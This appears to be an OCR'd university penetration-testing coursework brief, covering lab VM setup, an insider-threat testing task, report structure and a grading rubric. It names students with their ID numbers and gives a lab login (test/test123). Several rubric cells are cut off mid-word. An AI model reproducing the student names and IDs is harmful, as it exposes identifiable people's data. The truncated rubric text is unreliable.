
Note that each student has a different virtual network to investigate meaning that you must perform the following procedure to initialise your own individual virtual network.

Run the first two machines machines in the **Coursework network** folder under **VMWare workstation** (see screenshot below). i.e. You should boot the **Server1** and **Server2** virtual machines by using the stored **snapshot** named **booted.** You must use the Booted snapshot since this is the machine in a running state.



- Then browse to **http://192.168.0.1/student** and select your name.

.



Penetration testing Coursew

This page will setup the virtual coursework network for CMP210 & CMP506 - 201
has a different virtual network to examine. **You must do this every time you ru**

Select your surname and student ID to setup the Virtual network.

0302864,O'NEILL,CHRISTOPHER,

0302864,O'NEILL,CHRISTOPHER,
1405882,CROSBY,CONNOR CHARLIE,
1501550,WOOLLON,GRANT,
1502964,WOOD,CALLUM JACK,
1502995,LOCKYER,HARRY BELL,

- Wait for around 60 seconds until you receive a message informing you that the machine has been set up.

- You have been provided with a pen tester account that you can use to log in to **Client2**, **username: test, password: test123.**

- You should **not** log in to Client1.

The aim of this assessment is to conduct a penetration test to demonstrate the risks to the company network from a malicious insider, i.e. someone who has plugged a machine into the network or has connected via wireless. You have been paid to do ~25 hours of investigative work and you should allocate your time accordingly. In addition to conducting the practical work, you should write a report that documents your findings.

In your report, you should present your methodology, any interesting information that you have found about the state of security of the company network and countermeasures to any vulnerabilities that you may have found.

The report should efficiently describe the practical work you have undertaken in the format of a white paper (a proforma will be supplied). The report should be aimed at the Network Administrator of the company (i.e. they are experienced in Computer Networking and have some knowledge of security) but your report must be in an academic format.

As a suggestion, your document should include: -

- **Abstract.**
- **Introduction**

.

- Introduction to the problem.
    - Aim of your work.
    - A definition of the methodology that you will adopt (define each steps and the tools that you will use). The methodology should be clear.
- **Procedure and results**
    - In essence, this section should explain what you did and what you found.
    - The results should be presented in an easy to read format.
    - Include any **relevant** screenshots. These should be clearly labelled and referenced within the text of your report.
- **Discussion**
    - Evaluate the results and their implications for the security of the network.
    - Any future investigative work that you would have undertaken given time.
    - Any countermeasures.
- **References**
- **Appendices**
    - Any large volume of information should be included in Appendices.

As in a real situation, **there is no word limit**. The document should efficiently and effectively describe your work and findings.

.

Submission Details

Your report, in **word** or **pdf format** should be submitted via the Module Assignment links on MyLearningSpace before the deadline.

The grading rubric that will be used to assess this work is shown below.

This coursework meets the following learning outcomes:

1. Undertake research to select appropriate methods of investigating the security of a computer network.
2. Evaluate and assess the security of a typical computer system.
3. Document details of an ethical hacking methodology.

.

Grading Criteria

Topic	%	A+/A	B+/B	C+/C	D+/D
Abstract	**5**	Fully describes purpose of project, methods used and results obtained	Describes purpose of project, methods used and results obtained	Describes project purpose, methods used and results obtained in sketchy form	Satisfactory descript project purpose, me used and results obt
Introduction	**10**	Sets excellent context for project.	Sets very good context for project.	Sets good context for project.	Sets satisfactory cor for project.
Aims	**5**	Clear and well defined aims. Aims are clear, well formatted and achievable	Clear and well defined aims. Aims are clear, formatted to a reasonable standard and achievable	Aims are clear, formatted to a reasonable standard and achievable	Project Aim satisfact expressed. Aims ma stand out in the repo
Methodology	**5**	The methodology has been clearly defined. It is clear what tools will be used and why.	The methodology has been well defined. It is reasonably clear what tools will be used and why.	The methodology and the tools to be used have been defined.	An adequate descrip the methodology an tools to be used has included.
Procedure	**25**	Excellently describes methods to be used. Critically describes testing and validation of methods.	Very good description of methods to be used. Some critical description of testing and validation of methods.	Good description of methods to be used. Describes some testing and validation of methods.	Satisfactory descript methods to be used. Satisfactory outline testing and validatio methods.
Results	**25**	Excellent presentation of results. Formatted in superior style and easy to decipher. Excellent analyses of results in light of Project Aim, Background and Context. Detailed and reflective.	Very good presentation of results. Formatted in appropriate style and mostly easy to decipher. Very good analyses of results in light of Project Aim, Background and Context.	Good presentation of results. Good analyses of results in light of Project Aim, Background and Context.	Satisfactory presenta of results. Satisfacto analyses of results i of Project Aim, Background and Cor

Discussion and Future Work	**10**	Pulls together all threads from previous chapters to come to a conclusion. Extends discussion to provide detailed plan for further investigations.	Pulls together most threads from previous chapters to come to a conclusion. Extends discussion to provide plan with some detail for further investigations.	Pulls together some threads from previous chapters to come to a conclusion. Extends discussion to some extent to provide reasonable plan for further investigations.	Doesn’t resolve thre from previous chapt and no viable conclu Poor discussion lead weak plan for furthe investigations.
References	**5**	Properly formatted and proper discrimination of sources for Reference and those for Bibliography.	Properly formatted and good discrimination of sources for Reference and those for Bibliography.	Mostly well formatted and reasonable discrimination of sources for Reference and those for Bibliography.	Adequate formatting acceptable discrimin of sources for Refere and those for Bibliography.
Overall	**10**	Formatting and coherence of report shows excellent appreciation of structure and purpose .	Mostly well formatted and coherent showing very good appreciation of structure and purpose .	Formatted and coherent but with errors showing good appreciation of structure and purpose.	Formatted and cohe but with major error showing satisfactory appreciation of struc and purpose.